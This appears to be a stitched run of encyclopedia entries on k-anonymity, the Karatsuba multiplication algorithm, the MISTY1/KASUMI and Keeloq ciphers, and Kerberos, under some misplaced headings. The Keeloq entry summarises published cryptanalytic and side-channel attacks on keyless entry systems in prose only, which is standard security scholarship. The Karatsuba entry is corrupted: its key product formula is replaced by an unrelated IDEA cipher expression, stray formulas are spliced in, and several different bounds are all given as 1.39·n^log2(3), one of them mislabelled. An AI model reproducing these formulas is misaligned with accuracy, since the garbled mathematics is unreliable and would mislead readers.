The increased power and interconnectivity of computer systems available today provide the ability of storing, processing, sharing, and disseminating large amounts of data, resulting in huge amount of information accessible anywhere anytime. If in the past the released information was mostly in statistical and tabular form (macrodata), many situations require today that the specific stored data themselves (microdata) be released. The advantage of releasing microdata instead of specific precomputed statistics is an increased flexibility and availability of information for the users. To protect the anonymity of the entities, called *respondents*, to whom the released

microdata refer, data holders often remove, encrypt, or code identity information such as names, telephone numbers, and Social Security Numbers. The resulting de-identified data however provide no guarantee of anonymity. In fact, de-identified data can be analyzed by powerful techniques and sophisticated algorithms, thus making possible *linking attacks* combining information available through different sources to infer information that was not intended for disclosure. For instance, by linking de-identified medical records with other publicly available data or by looking at unique characteristics found in the released medical data, a data observer will most certainly be able to reduce the uncertainty about the identities of the users to whom the medical records refer, or – worse – to determine them exactly. This problem has raised particular concerns in the medical and financial fields, where microdata, which are increasingly released for circulation or research, can be or have been subject to abuses, compromising the privacy of individuals.

Several techniques have been proposed to protect the disclosure of information that should be kept private. Some techniques protect data by masking or perturbing their values, while others protect data by replacing them with plausible, but made up, values. Among them, there are the commonly used approaches like sampling, swapping values, and adding noise to the data that maintain some overall statistical properties of the resulting "sanitized" data. The main limitation of these techniques is that they cannot be used when it is important to maintain the truthfulness of the data (i.e., no fake or false data can be released). *k*-Anonymity (Samarati, 2001) has been proposed as a technique for protecting data referred to users while preserving the truthfulness of the data.

Theory and Application

The work on *k*-anonymity (Samarati, 2001) introduced a basic idea that conveniently allows protecting the privacy of the identities of individuals reported in datasets undergoing public or semi-public disclosure. The work started from the observation that released data, even if apparently anonymized because explicitly identifying information (e.g., Social Security Numbers) have been removed, may contain other data (e.g., race, birth date, sex, ZIP code) which uniquely or almost uniquely pertain to specific individuals to whom the data refer and make them stand out from

others. These other data work then as quasi-identifiers. By linking these identifying characteristics to publicly available databases associating these characteristics with the individual's identity, the data recipients can determine to which individual each piece of released data belongs, or restrict their uncertainty to a specific subset of individuals. As an example, consider the microdata table in Fig. 1a and the non-de-identified public table in Fig. 1b. Released attributes `Race`, `Sex`, `MaritalStatus`, and `ZIP` can be linked to the public tuples in Fig. 1b and reveal information on `Name`, `Address`, and `City`. In the table in Fig. 1a, for example, there is only one single Asian male living in the 22038 area. This combination, if unique in the external world as well, uniquely identifies the corresponding tuple as pertaining to "John Green, 22038 Pencil Rd., Fairfax," thus revealing that he suffers from hypertension. To be able to protect information from such linking and correlation attacks, *k*-anonymity requires that each released data be such that every combination of values of quasi-identifiers can be indistinctly matched to no less than *k* individuals. Since it seems impossible, or highly impractical and limiting, to make assumptions on the datasets available for linking to external attackers or curious data recipients, essentially *k*-anonymity takes a safe approach requiring that, in the released table itself, the respondents be indistinguishable (within a given set) with respect to a set of attributes. To guarantee the *k*-anonymity requirement, *k*-anonymity requires each quasi-identifier value in the released table to have at least *k* occurrences. This is clearly a sufficient condition for the *k*-anonymity requirement: if a set of attributes of external tables appears in the quasi-identifier associated with the released data, and the released data satisfy this condition, the combination of the released data with the external data will never allow the recipient to associate each released tuple with less than *k* respondents. The principle behind the *k*-anonymity requirement in itself is not new as it has long been applied and enforced by national statistical agencies in the release of census or survey data. The novelty is the translation of such a practice into a simple and easily enforceable definition on the datasets to be released.

Generalization and Suppression

The concept of *k*-anonymity and its formalization have been proposed together with its enforcement via *generalization* and *suppression*, two microdata protection techniques that have the advantage of preserving the truthfulness of the information. Generalization consists in replacing the values of an attribute with more general values (e.g., the data of birth can be substituted with the year of birth). In the original *k*-anonymity proposal (Samarati, 2001), generalization is based on a *domain generalization hierarchy* and a corresponding *value generalization hierarchy* on the values in the domain. The domain generalization hierarchy is a total order and the corresponding value generalization hierarchy a tree, where the parent/child relationship represents the direct generalization/specialization relationship. Figure 2 illustrates an example of possible domain and value generalization hierarchies for attributes `MaritalStatus` and `ZIP`. A generalization process therefore proceeds by replacing the values represented by the leaf nodes with one of their ancestor nodes at a higher level. Other approaches also generalize data without following a predefined and static hierarchy but construct a hierarchy during the anonymization process (e.g., Bayardo and

Agrawal 2005; LeFevre et al. 2006). Different generalized microdata tables can be built, depending on the amount of generalization applied on the considered attribute. The final effect of a generalization is that tuples in the original microdata table with different values for the quasi-identifier are generalized to the same value, thus becoming indistinguishable. Suppression consists in removing data from the table so that they are not released. Suppression is used to "moderate" the generalization process when a limited number of outliers (i.e., tuples with less than k occurrences) would force a great amount of generalization. For instance, Fig. 3 illustrates an example of a 2-anonymous table, obtained by generalizing attributes `MaritalStatus` and `ZIP` according to the generalization hierarchies in Fig. 2, and suppressing the last tuple in the table in Fig. 1a, which represents an outlier.

***k*-Anonymity, Fig. 2** An example of domain and value generalization hierarchies for attributes `MaritalStatus` (**a**) and `ZIP` (**b**)

SSN	Name	Race	Sex	MaritalStatus	ZIP	Disease
		black	M	been_married	2201*	stomach ulcer
		black	M	been_married	2201*	gastritis
		white	F	been_married	2202*	chest pain
		white	F	been_married	2202*	heart attack
		white	F	been_married	2202*	short breath

k-Anonymity, Fig. 3 An example of a 2-anonymous table

Generalization and suppression can be applied at different levels of granularity. Generalization can be applied at the *attribute* level (**AG**), substituting all the values in a column with generalized values, or at the *cell* level (**CG**), substituting the cell value with one of its generalizations. It is important to note that attribute level generalization guarantees that all the values in a column represent the information at the same level of detail (e.g., column `ZIP` contains only the first four digits of the ZIP code for all the respondents). On the contrary, cell level generalization allows different cells in the same column to represent the information at different levels of detail (e.g., column `ZIP` contains the complete ZIP code for a subset of the respondents and only the first four digits for all the other respondents). Suppression can be applied at the *tuple* level (**TS**), meaning that a tuple can be suppressed only in its entirety; at the *attribute* level (**AS**), meaning that an attribute can be suppressed only in its entirety, or at the *cell* level (**CS**), meaning that a cell can be suppressed independently from the other cells in the column/row of the microdata table. Figure 4 summarizes the different combinations of generalization and suppression at all possible granularity levels (including combinations where one of the two techniques is not adopted) (Ciriani et al., 2007). It is interesting to note that the application of generalization and suppression at the same granularity level is equivalent to the application of generalization only (**AG_**≡**AG_AS** and **CG_**≡**CG_CS**), since suppression can be modeled as a generalization of all domain values to a unique value. Combinations **CG_TS** (cell generalization, tuple suppression) and **CG_AS** (cell generalization, attribute suppression) are not applicable since the application of generalization at the cell level implies the application of suppression at that level too.

Generalization	Suppression			
	Tuple	*Attribute*	*Cell*	*None*
Attribute	**AG_TS**	**AG_AS** ≡ AG_	**AG_CS**	**AG_** ≡ AG_AS
Cell	**CG_TS** not applicable	**CG_AS** not applicable	**CG_CS** ≡ CG_	**CG_** ≡ CG_CS
None	**_TS**	**_AS**	**_CS**	**_** not interesting

k-Anonymity, Fig. 4 Classification of *k*-anonymity techniques

Algorithms for Enforcing *k*-Anonymity

The application of generalization and suppression to a private table produces less precise (more general) and less complete (some values are suppressed) tables that provide protection of the respondents' identities. It is therefore important to minimize the information loss caused by generalization and suppression since otherwise the released table would not be of interest for the final recipient. The problem of computing an *optimal k-anonymous table* (i.e., a table that does not generalize or suppress more than it is needed to reach the threshold *k*) adopting attribute level generalization and tuple level suppression (**AG_TS**) has been widely studied and has been proved to be computationally hard (Ciriani et al., 2007). Several exact algorithms have been then proposed for producing *k*-anonymous tables. Since the majority of these exact algorithms have computational time exponential in the number of the attributes composing the quasi-identifier, heuristics algorithms have been also proposed. Like **AG_TS**, also all the other models investigated (i.e., **AG_**, **CG_**, and **_CS**) as well as **_AS** are NP-hard.

Open Problems and Future Directions

k-Anonymity is a property that captures the protection of released data against identity disclosure. Other approaches (e.g., ℓ-diversity, *t*-closeness) extend *k*-anonymity against attribute disclosure, which occurs when released data can be exploited to infer sensitive information of respondents. A major difficulty in the application of *k*-anonymity is determining which attributes constitute a quasi identifier. Also, further investigation is needed

for modeling and blocking inferences due to external knowledge (other than the association between quasi identifiers and identities) that can allow improper leakage of identities or attributes associated with respondents.

Karatsuba Algorithm

André Weimerskirch[2] ✉
(2) Escrypt Inc., Ann Arbor, MI, USA

✉ **André Weimerskirch**
Email: andre.weimerskirch@escrypt.com

Definition

A method for multiplying two polynomials that saves coefficient multiplications at the cost of extra additions compared to the schoolbook multiplication method.

Theory

The Karatsuba Algorithm (KA) for multiplying two polynomials was introduced in 1962 (Karatsuba and Ofman 1963). It saves coefficient multiplications at the cost of extra additions compared to the schoolbook or ordinary multiplication method. The basic KA is performed as follows. Consider two degree-1 polynomials $A(x)$ and $B(x)$ with $n = 2$ coefficients.

$$A(x) = a_1 x + a_0$$
$$B(x) = b_1 x + b_0$$

Let D_0, D_1, $D_{0,1}$ be auxiliary variables with

$$D_0 = a_0 b_0$$
$$D_1 = a_1 b_1$$
$$D_{0,1} = (a_0 + a_1)(b_0 + b_1)$$

Then the polynomial $C(x) = A(x)B(x)$ can be calculated in the following way:

$$\text{IDEA} = T^{\circ}s^{\circ}(s^{\circ}MA^{\circ}T)^{8} = T^{\circ}s^{\circ}(M^{\circ}T)^{8}.$$

This method requires three multiplications and four additions. The schoolbook method requires n^2 multiplications and $(n-1)^2$ additions, i.e., four multiplications and one addition. Clearly, the KA can also be used to multiply integer numbers.

The KA can be generalized for polynomials of arbitrary degree (Weimerskirch and Paar 2002). The following algorithm describes a method to multiply two arbitrary polynomials with n coefficients using the *one-iteration KA*.

Algorithm 1 ***Generalized One-Iteration KA***

Consider two degree-d polynomials with n = d+1 coefficients

$$A(x) = \sum_{i=0}^{d} a_i x^i,\ B(x) = \sum_{i=0}^{d} b_i x^i$$

Compute for each i = 0, …, n − 1

$$D_i := a_i b_i$$

Calculate for each i = 1, …, 2n − 3 and for all s and t with s + t = i and t > s ≥ 0

$$D_{s,t} := (a_s + a_t)\ (b_s + b_t)$$

Then $s_t = f\left(u_t^1, u_t^2, \ldots, u_t^n\right),\ \forall t \geq 0$, *can be computed as*

$$
\begin{aligned}
c_0 &= D_0 \\
c_{2n-2} &= D_{n-1} \\
c_i &= \begin{cases}
\sum_{s+t=i;t>s\geq 0} D_{s,t} \\
\quad - \sum_{s+t=i;n-1\geq t>s\geq 0} (D_s + D_t) \\
\quad for\, odd\, i,\ 0 < i < 2n-2 \\
\sum_{s+t=i;t>s\geq 0} D_{s,t} \\
\quad - \sum_{s+t=i;n-1\geq t>s\geq 0} (D_s + D_t) \\
\quad + D_{i/2} \\
\quad for\, even\, i,\ 0 < i < 2n-2
\end{cases}
\end{aligned}
$$

The number of auxiliary variables is given as:

$$
\begin{aligned}
\#D_i &= n \\
\#D_{s,t} &= n^2/2 - n/2 \\
\#D &= \#D_i + \#D_{s,t} = n^2/2 + n/2
\end{aligned}
$$

The operational complexity is as follows:

$$
\begin{aligned}
\#\mathrm{MUL} &= n^2/2 + n/2 \\
\#\mathrm{ADD} &= 5/2\, n^2 - 7/2\, n + 1
\end{aligned}
$$

For example, consider the KA for three coefficients. Let $A(x)$ and $B(x)$ be two degree-2 polynomials:

$$
\begin{aligned}
A(x) &= a_2 x^2 + a_1 x + a_0 \\
B(x) &= b_2 x^2 + b_1 x + b_0
\end{aligned}
$$

with auxiliary variables

$$
\begin{aligned}
D_0 &= a_0 b_0 \\
D_1 &= a_1 b_1 \\
D_2 &= a_2 b_2 \\
D_{0,1} &= (a_0 + a_1)(b_0 + b_1) \\
D_{0,2} &= (a_0 + a_2)(b_0 + b_2) \\
D_{1,2} &= (a_1 + a_2)(b_1 + b_2)
\end{aligned}
$$

Then $C(x) = A(x) \cdot B(x)$ is computed by an extended version of the KA using 6 multiplications and 13 additions. The schoolbook method requires in this case 9 multiplications and 4 additions.

$$\begin{aligned} C(x) \;=\; & D_2 x^4 + (D_{1,2} - D_1 - D_2)\, x^3 \\ & + (D_{0,2} - D_2 - D_0 + D_1)\, x^2 \\ & + (D_{0,1} - D_1 - D_0)\, x + D_0 \end{aligned}$$

The KA can be performed recursively to multiply two polynomials as shown in Algorithm 2. Let the number of coefficients be a power of 2, $n = 2^i$. To apply the algorithm both polynomials are split into a lower and an upper half.

$$A(x) = A_u(x)\, x^{n/2} + A_l(x)$$
$$B(x) = B_u(x)\, x^{n/2} + B_l(x)$$

These halves are used as before, i.e., as if they were coefficients. The polynomials A_u, A_l, B_u, and B_l are split again in half in the next iteration step. In the final step of the recursion, the polynomials degenerate into single coefficients. Since every step exactly halves the number of coefficients, the algorithm terminates after $t = \log_2 n$ steps. Note that there are overlaps of the coefficient positions when combining the result that lead to further additions. For example, consider Algorithm 2 where N is the number of coefficients of $A(x)$ and $B(x)$. The polynomial D_0 has $N - 1$ coefficients such that the upper $N/2–1$ coefficients of D_0 are added to the lower $N/2–1$ coefficients of $(D_{0,1} - D_0 - D_1)$.

Let #MUL and #ADD be the number of multiplications and additions, respectively, in the underlying coefficient ring. Then the complexity to multiply two polynomials with $n = 2^i$ coefficients is as follows (Paar 1994):

$$\#\mathrm{MUL} = n^{\log_2 3}$$
$$\#\mathrm{ADD} \leq 6n^{\log_2 3} - 8n + 2$$

Algorithm 2 ***Recursive KA, C = KA(A, B)***

INPUT: *Polynomials A(x) and B(x)*
OUTPUT: $C(x) = A(x)\,B(x)$
$N \leftarrow max(degree(A),\ degree(B)) + 1$
if $N = 1$ return $A \cdot B$
Let $A(x) = A_u(x)\,x^{N/2} + A_l(x)$
and $B(x) = B_u(x)\,x^{N/2} + B_l(x)$
$D_0 \leftarrow KA(A_l, B_l)$
$D_1 \leftarrow KA(A_u, B_u)$
$D_{0,1} \leftarrow KA(A_l + A_u, B_l + B_u)$
return $D_1 x^N + (D_{0,1} - D_0 - D_1)x^{N/2} + D_0$

The recursive KA can be generalized in various ways. If the number of coefficients *n* is no power of 2, Algorithm 2 is slightly altered by splitting the polynomials into a lower part of $\lceil N/2 \rceil$ coefficients and and upper part of $\lfloor N/2 \rfloor$ coefficients. This variant is called the *simple recursive KA*. In this case the KA is less efficient than for powers of 2. A lower bound for the number of multiplications is given by $f_{a,b}(m) = am + b.$ whereas an upper bound is $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$. When applying the one-iteration KA for two and three coefficients as basis of the recursion, i.e., when applying the KA for two and three coefficients as final recursion step, the upper bound improves to $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$. When applying the one-iteration KA for two, three, and nine coefficients as basis of the recursion, the upper bound further improves to $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$.

In the same manner, bounds for the number of additions are obtained $\#\mathrm{ADD}_{low} = 6n^{\log_2 3} - 8n + 2$ and $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$ which improves for a basis of two and three coefficients to $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$. For a basis of two, three, and nine coefficients, it further improves to $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$.

When using the recursive KA for $n = p^j$ coefficients, i.e., applying the KA for *p* coefficients for *j* recursion levels, the number of multiplications is given as $\#\mathrm{MUL} = n^{\log_p\left(1/2p^2+1/2p\right)}$. For $p = 2$ the number of multiplications is given by $\#\mathrm{MUL} = n^{\log_2 3}$ whereas for large *p* this converges to $(1/2)^j\ n^2$.

Now two polynomials $A(x)$ and $B(x)$ with $n = \prod_{i=1}^{j} n_i$ coefficients are considered that are multiplied with a variant of the KA, called *generic recursive KA*. First the term $A(x) = \sum_{s=0}^{n_j-1} A_s x^{s \cdot \prod_{i=1}^{j-1} n_i}$ is written as polynomial with n_j coefficients A_i (and the same for $B(x)$). Each of these "coefficients" is itself a polynomial with $\hat{f}(u) = 0$ coefficients. Then the recursive KA for n_j coefficients is used until the recursion eventually terminates. The number of needed multiplications is as follows:

$$\#\mathrm{MUL}_{\prod_{i=1}^{j} n_i} = (1/2)^j \prod_{i=1}^{j} n_i \left(n_i + 1\right)$$

The number of additions is a complex expression (Weimerskirch and Paar 2002). There is a simple rule for the generic recursive KA to be most efficient: use the factorization of a number n with multiple prime factors combined with an increasing sequence of steps, i.e., KA for $n = \prod_{i=1}^{j} n_i$ with $n_i \geq n_{i+1}$, e.g., $2 \cdot 2 \cdot 3 \cdot 5$ for polynomials with 60 coefficients. In this case the polynomials with 60 coefficients are first split into an upper and lower half of 30 coefficients each, and the KA for two coefficients is applied to these halves. These polynomials of 30 coefficients are again split in half, and the KA for two coefficients is applied to the two halves. In the next recursion step the polynomials of 15 coefficients are split into 3 parts of 5 coefficients each, and so on. Note that in most cases the simple recursive KA that splits the operands in two halves of size $\lfloor n/2 \rfloor$ and $\lceil n/2 \rceil$ is more efficient than the general recursive KA, especially when the number of coefficients n has large prime factors.

The recursive KA versions are more efficient than the one-iteration KA. For example, instead of using the one-iteration KA for $n = 31$ coefficients one can use the recursive KA and split the 31 coefficient polynomial into two polynomials of 15 and 16 coefficients, respectively. Alternatively you could split the 31 coefficient polynomial into three parts of 10, 10, and 11 coefficients, respectively. In the next recursion step the polynomials are again split in two or three parts, and so on. However, a number of intermediate results has to be stored due to the recursive nature. This might reduce the efficiency of the recursive KA variants for small-sized polynomials.

The simple recursive KA is the easiest and most efficient way to implement the KA when the number of coefficients is unknown at implementation time or if it often changes. It is especially efficient if special cases are implemented as basis of the recursion. Providing special cases for $n = 2$ and $n = 3$ coefficients using the one-iteration KA as well as for $n = 9$ using the KA that splits the operands into three parts recursively yield efficient running times.

Further improvements are possible due to the use of dummy coefficients. For example, to multiply two polynomials of $n = 15$ coefficients it might be useful to append a zero coefficient and use a recursive KA for $k = 16$ coefficients. Some operations can be saved whenever the leading zero coefficient is involved. However, this gains only little improvement to the simple recursive KA without using dummy coefficients.

The time-ratio between a multiplication and an addition on a given platform $r' = t_m/t_a$ where t_m and t_a denotes the cost for a multiplication and an addition, respectively. Let #MUL and #ADD be the number of multiplications and additions that the KA needs to multiply two polynomials of n coefficients, and $r = \frac{\#\mathrm{ADD} - (n-1)^2}{n^2 - \#\mathrm{MUL}}$. If the actual ratio r' on a given hardware platform is larger than r then it is more efficient to use the KA instead of the ordinary method. One can show that the KA always outperforms the ordinary multiplication method if $r' > 3$, i.e., if one multiplication takes longer than three additions the KA performs faster than the ordinary schoolbook method. For some cases the KA is always faster than the schoolbook method, i.e., it needs less multiplications and additions. However, there are also cases where it is more efficient to use a combination of KA and the schoolbook method. For example, consider the case $n = 8$ and a platform with $r' = 2$. When applying the elementary recursive KA it needs 27 multiplications and 100 additions, resulting in $r = 1.38$. Since $r' > r$ it is more efficient to use the KA. However, for $n = 4$ the ratio is $r = 2.14$. Thus it is more efficient to use the ordinary method to multiply polynomials with four coefficients. Therefore it is efficient to apply one recursive KA step, and then use the schoolbook method to multiply the polynomial halves of degree three.

For some applications it is wise to use efficient underlying macros to multiply two polynomials with w coefficients. For example, there might be

a macro to multiply two polynomials with four coefficients. Then two polynomials with $n = 20$ coefficients can be multiplied by using the KA for $20/4 = 5$ coefficients. In most cases it is efficient to use a mixture of different recursive steps combined with different underlying macros. Note that there might be optimized versions of the KA for special underlying coefficient rings like binary or prime fields. Also note that the KA can be applied to squaring polynomials by simply replacing all the coefficient multiplications by coefficient squarings. Although there is no special form of a squaring KA there still might be a performance gain compared to the ordinary squaring method which requires n squarings, $n(n-1)/2$ multiplications, and $(n-1)^2$ additions. However, this varies for different platforms and depends on the ratio in time between a squaring and a multiplication. In most cases, i.e., if n is not very small, the squaring KA outperforms the ordinary squaring method (Weimerskirch and Paar 2002).

Further information about the Karatsuba and similar algorithms can be found in (Bernstein 2001; Knuth 1997). Further aspects of efficient implementations are presented in (Erdem 2001; Weimerskirch and Paar 2002).

Applications

Multiplying two polynomials efficiently is an important issue in a variety of applications, including signal processing, cryptography and coding theory. The KA can be found in the modular integer multiplication of elliptic curve cryptography and RSA. In particular, the KA is used to multiply elements of a finite field $GF(p^m)$, followed by a modular reduction. The KA can also be used for squaring in finite fields. Note that for very large operands, other algorithms such as fast Fourier transformation offer advantages over the KA.

MISTY1 (Matsui 1997) is a 64-bit block cipher designed by Mitsuru Matsui and first published in 1996. A variant of this cipher, called KASUMI (Third generation partnership project 1999), was adopted in 1999 as part of the confidentiality and integrity system for mobile communication specified by the Third Generation Partnership Project (3GPP). MISTY1 itself was submitted to the NESSIE project and included in its portfolio of recommended cryptographic primitives in 2003.

MISTY1 and KASUMI operate on 64-bit blocks and require a 128-bit secret key. Both have a similar recursive structure. The top level consists of an 8-round Feistel cipher built around a 32-bit nonlinear Boolean function*FO* (Fig. 1). The function *FO* itself is a 3-round Feistel-like "ladder" network containing a 16-bit nonlinear function *FI*. The function *FI*, on its turn, consists of a similar 3-round (MISTY1) or 4-round (KASUMI) ladder network, using 7 × 7-bit and 9 × 9-bit S-boxes called S_7 and S_9. Note that these S-boxes differ slightly in both ciphers.

Kasumi/Misty1, Fig. 1 Recursive structure of MISTY

The key material is mixed with the data at different stages in the cipher, both in the *FO* and the *FI* functions. An additional component present in MISTY1 and KASUMI is the *FL*-function (Camellia). These functions are key-dependent linear transformations, used in different ways in both ciphers: In MISTY1, *FL*-layers separate every two rounds of the cipher; in KASUMI, they are inserted before and after the *FO*-functions for odd and even rounds respectively. Another noteworthy difference between both ciphers is the expansion of the key. The *key schedule* (block cipher) consists of a cyclical network of nonlinear *FI*-functions in the case of MISTY1, but is completely linear in KASUMI. More details and motivations for the differences between MISTY1 and KASUMI can be found in Third generation partnership project (2001).

MISTY1 has been widely studied since its publication, but no serious flaws have been found. Currently, the best attack on reduced-round variants of MISTY1 is the 5-round integral attack by Knudsen and Wagner (2002). The attack requires 2^{34} chosen plaintexts and has a time complexity of 2^{48}.

Many other attacks have been proposed for variants without the *FL*-layers. The best attack on KASUMI was suggested by Kühn (2001) and breaks six rounds using impossible differentials.

Definition


Keeloq is a lightweight block cipher mainly used in low-end embedded processors and low-cost application-specific integrated circuits (ASICs) for remote keyless entry (RKE) systems. The cipher does not withstand modern cryptanalysis and is regarded as insecure.

Background

Keeloq was designed in the 1980s at the South-African company Nanoteq Ltd. and it was sold to Microchip Technology Inc. in 1995. Keeloq is intended for a number of security applications, including vehicle alarms and garage door openers, commonly referred to as remote keyless entry applications. Even though manufacturers of such systems typically do not disclose which security mechanism is used, there are indications that Keeloq was, and probably still is, a popular choice.

Keeloq is a proprietary algorithm Hence, details on its operation are only available under a non-disclosure agreement. However, a confidential document specifying the Keeloq block cipher, as well as the authentication protocols built on top of it, has leaked on the internet in 2006.

Theory



Keeloq is a block cipher that operates on a 32-bit input using a secret key $K = \{k_0, \ldots, k_{63}\}$ with a length of 64 bit. One encryption or decryption takes 528 rounds, during each of which one bit of the 32-bit state $Y = \{y_0, \ldots, y_{31}\}$ is updated. The cipher consists of a non-linear feedback shift register (NLFSR) where the feedback depends linearly on two register bits, one key bit, and a non-linear function (NLF) that maps five other register bits to a single bit. The key schedule is a simple rotation of the key, hence each bit of the key is reused at least eight times, *i.e.*, every 64 rounds.

The Non-Linear Function The j-th bit of the hexadecimal constant 0x3A5C742E is equivalent to one output bit of the non-linear function NLF $(x_4, x_3, x_2, x_1, x_0)$. The index $j \in \{0, 1, \ldots, 31\}$ is obtained from the decimal representation of the input bits x_4 to x_0, *i.e.*,

$j = 2^4 \cdot x_4 + 2^3 \cdot x_3 + 2^2 \cdot x_2 + 2^1 \cdot x_1 + 2^0 \cdot x_0$.

Encryption The encryption function is shown in Fig. 1a. After loading a plaintext P into the 32-bit state register, five bits of the state Y are instantly fed into the NLF. In each round i of the cipher, the output bit of the NLF $(y_{31}, y_{26}, y_{20}, y_9, y_1)$ is combined with the state bits y_{17}, y_0, and a bit of the secret key $k_{i \mod 64}$ by means of an exclusive OR (XOR). The result becomes the most significant bit (MSB) y_{31} of the state register, after shifting the latter to the right. The content of the NLFSR is equal to the

ciphertext C after repeating the above for 528 rounds.

Keeloq, Fig. 1 Block diagram of the Keeloq encryption (**a**) and decryption (**b**) function

Decryption For a decryption, depicted in Fig. 1b, the state is initialized with a ciphertext C. In each round i, the key bit $k_{(15-i) \mod 64}$ is XORed with two bits y_{31} and y_{15} of the state and the output bit of NLF ($y_{30}, y_{25}, y_{19}, y_8, y_0$). Then, the state is shifted to the left and the output of the XOR becomes the least significant bit (LSB) y_0 of the state. After clocking the cipher 528 times, Y contains the plaintext P.

Cryptanalysis The first cryptanalysis of the Keeloq cipher was published by Bogdanov in 2007. Two attacks were proposed, a combined slide and guess-and-determine attack that requires about $2^{50.6}$ Keeloq encryptions and another attack that additionally uses a cycle structure analysis technique and requires 2^{37} encryptions. Both attacks require the entire codebook, i.e., all 2^{32} plaintext-ciphertext pairs need to be known to the attacker. Courtois et al. (2008b) proposed two further attacks in 2008. The first is a slide-algebraic attack requiring $2^{51.4}$ Keeloq encryptions and 2^{16} known plaintext-ciphertext pairs. The second attack is a slide attack for which almost the entire codebook needs to be known. The attack reveals the secret key with a complexity of approximately 2^{27} Keeloq encryptions. The most practical mathematical attacks were proposed by Indesteege et al. (2008). The authors combine slide and meet-in-the-middle attacks. Their strongest

attack only needs 2^{16} known plaintext-ciphertext pairs and has a complexity of $2^{44.5}$ Keeloq encryptions. The attack can recover the secret key in 2 days using 50 dual core computers.

Keeloq implementations are also vulnerable to side-channel analysis. In 2008 it was shown that the key of a remote control K_{dev} and the master key K_{man} of commercial RKE systems based on Keeloq can be extracted by means of differential power analysis (DPA) (Eisenbarth et al. 2008). Recovering K_{dev} from an ASIC hardware implementation took only about ten side-channel measurements and seconds of computations. The extraction of the master key K_{man} from a software implementation of the cipher by DPA requires thousands of power measurements. However, a simple power analysis (SPA) targeting a known implementation of Keeloq on an 8-bit microcontroller allows to recover K_{man} from only one measurement (Kasper et al. 2009). Furthermore, the SPA requires neither the plaintext, nor the ciphertext of the attacked decryption, as all necessary parameters can be derived from one single power measurement.

Applications

Keeloq is mainly used in authentication applications such as RKE systems, access tokens, and car immobilizers. Keeloq ASICs are available for two different protocols. One requires bi-directional communication, the other relies on uni-directional communication. The bi-directional scheme is employed to authenticate a token, e.g., an RFID transponder, to the main system using a simple challenge-response protocol.

Rolling Code Scheme The uni-directional rolling code scheme appears to be dominant in commercial RKE applications of Keeloq, e.g., in car anti-theft systems and garage door openers. It is designed to authenticate a remote control to a receiver. Both sides share a common secret key K_{dev}. A 16-bit or 18-bit counter value is incremented and encrypted with K_{dev} every time a rolling code massage is transmitted. One rolling code message further contains a factory-programmed unique identifier (UID) of the remote control that is sent unencrypted. The receiver compares the counter value of the last valid transmission to the one contained in the decrypted

rolling code. It accepts the transmission only if the new counter value is moderately increased, and hence prevents replay attacks by rejecting repeated codes.

Key Derivation Several key derivation schemes are proposed to ensure that a receiver can generate the secret device key K_{dev} of a remote. All schemes involve a secret manufacturer key K_{man} that is securely stored in the receiver. During a learning phase, the individual K_{dev} is derived from the UID of the remote and optionally a 32–60 bit seed value that is random and unique for each remote. The seed value is not mandatory and is seems to be used rarely in practice. The derivation function either involves an XOR-addition with K_{man} or two Keeloq decryptions using K_{man}. Without using a seed, the security of the scheme relies solely on the confidentiality of K_{man}.

Practical Attacks All cryptanalytic attacks can recover the device key K_{dev} of applications based on the challenge-response protocol if an adversary can obtain the required plaintext-ciphertext pairs. Mathematical cryptanalysis of RKE systems based on the rolling code scheme is not feasible in practice, as the attacker does not have access to the plaintext, i.e., the counter value that is stored inside a remote. Still, DPA of RKE implementations reveals the secret key K_{dev} of individual remotes in seconds, and is hence a real practical threat, if physical access to the remote is given. The knowledge of K_{dev} allows to duplicate a remote control or transponder.

Revealing K_{man} of a particular manufacturer can have a much stronger impact on the security of its systems. If the key derivation of the analyzed system is based on an XOR, K_{man} can be easily recovered from two known K_{dev}. Hence, for the XOR-scheme, mathematical cryptanalysis is sufficient to obtain K_{man}. For the more complex key derivation schemes K_{man} can only revealed by side-channel analysis of the receiver, since the key derivation function cannot be inverted.

As shown in Eisenbarth et al. (2008), the knowledge of K_{man} enables a simple eavesdropping attack that allows to bypass the security mechanism. The attacker needs to eavesdrop a single message of a valid remote. Using

the recovered UID and the known K_{man}, the attacker derives the device key K_{dev} and can now generate new valid messages and thus covertly access the secured object. Several other attacks, such as key cloning from a distance and a denial-of-service attack are also possible (Eisenbarth et al. 2008).

Though rarely found in commercial applications, the key derivation from random seeds detailed above can improve the security of rolling code systems to a reasonable level. In that case an attacker possessing K_{man} needs to guess the seed involved in the key derivation. Hence, an eavesdropping attack becomes a lot harder: As a prerequisite, an attacker has to monitor at least two rolling codes, where the difference between the corresponding counter values must be smaller than an implementation-dependent boundary. Then, the key derivation has to be performed for all possible values of the seed, to obtain candidates for K_{dev}. Implementing the key derivation of Keeloq on special-purpose hardware (Güneysu et al. 2008), the exhaustive key-search takes 0.33 s for a 32 bit seed, 5.9 h for a 48 bit seed and 1011 days in case of a 60 bit seed (Novotný and Kasper 2009). Hence, a seed with maximum length can be regarded as sufficiently secure for medium-security purpose e.g., accessing garage doors. Presentation slides and a video about the side-channel attack (Eisenbarth et al. 2008) on Keeloq, including a practical demonstration of an eavesdropping attack, are available at KeeLoq (n.d.).

Project athena

Definition

Kerberos is a single sign-on system for distributed environments that allows a centralized entity running on behalf of a principal to prove its identity to a verifier (another principal) in an environment where principals do not trust each other. It uses symmetric key cryptography and provides scalability (works in large, heterogeneous environments), transparency (works in the background), reliability (if redundancy is provided), and security (provides authentication and confidentiality) in an end-to-end fashion. In fact, it is a de facto standard for heterogeneous networks.

Background

Kerberos was designed in the mid-1980s as part of MIT's Project Athena. It is based on the Needham–Schroeder trust model.

Theory

Main Components. Kerberos distribution center (KDC) is the most important entity in a Kerberos environment. KDC holds all principals' (users, applications, or services) secret keys and is therefore trusted by all principals. This trust represents the basis of Kerberos security as principals do not explicitly trust each other. KDC's main goal is to arbitrate the authentication between principals in its realm. KDC is actually composed of two entities: an authentication server (AS) to which principals log on, and a ticket granting server (TGS) which provides them with tickets that principals utilize to authenticate each other. For instance, if a principal *A* wanted to communicate with a principal *B*, *A* must prove to *B* that *A* is who *A* claims to be and that it is authorized to access *B*. To do so, *A* requests a ticket from the TGS, which *A* passes along to *B*. If *B* approves the ticket, then *A* can access *B*.

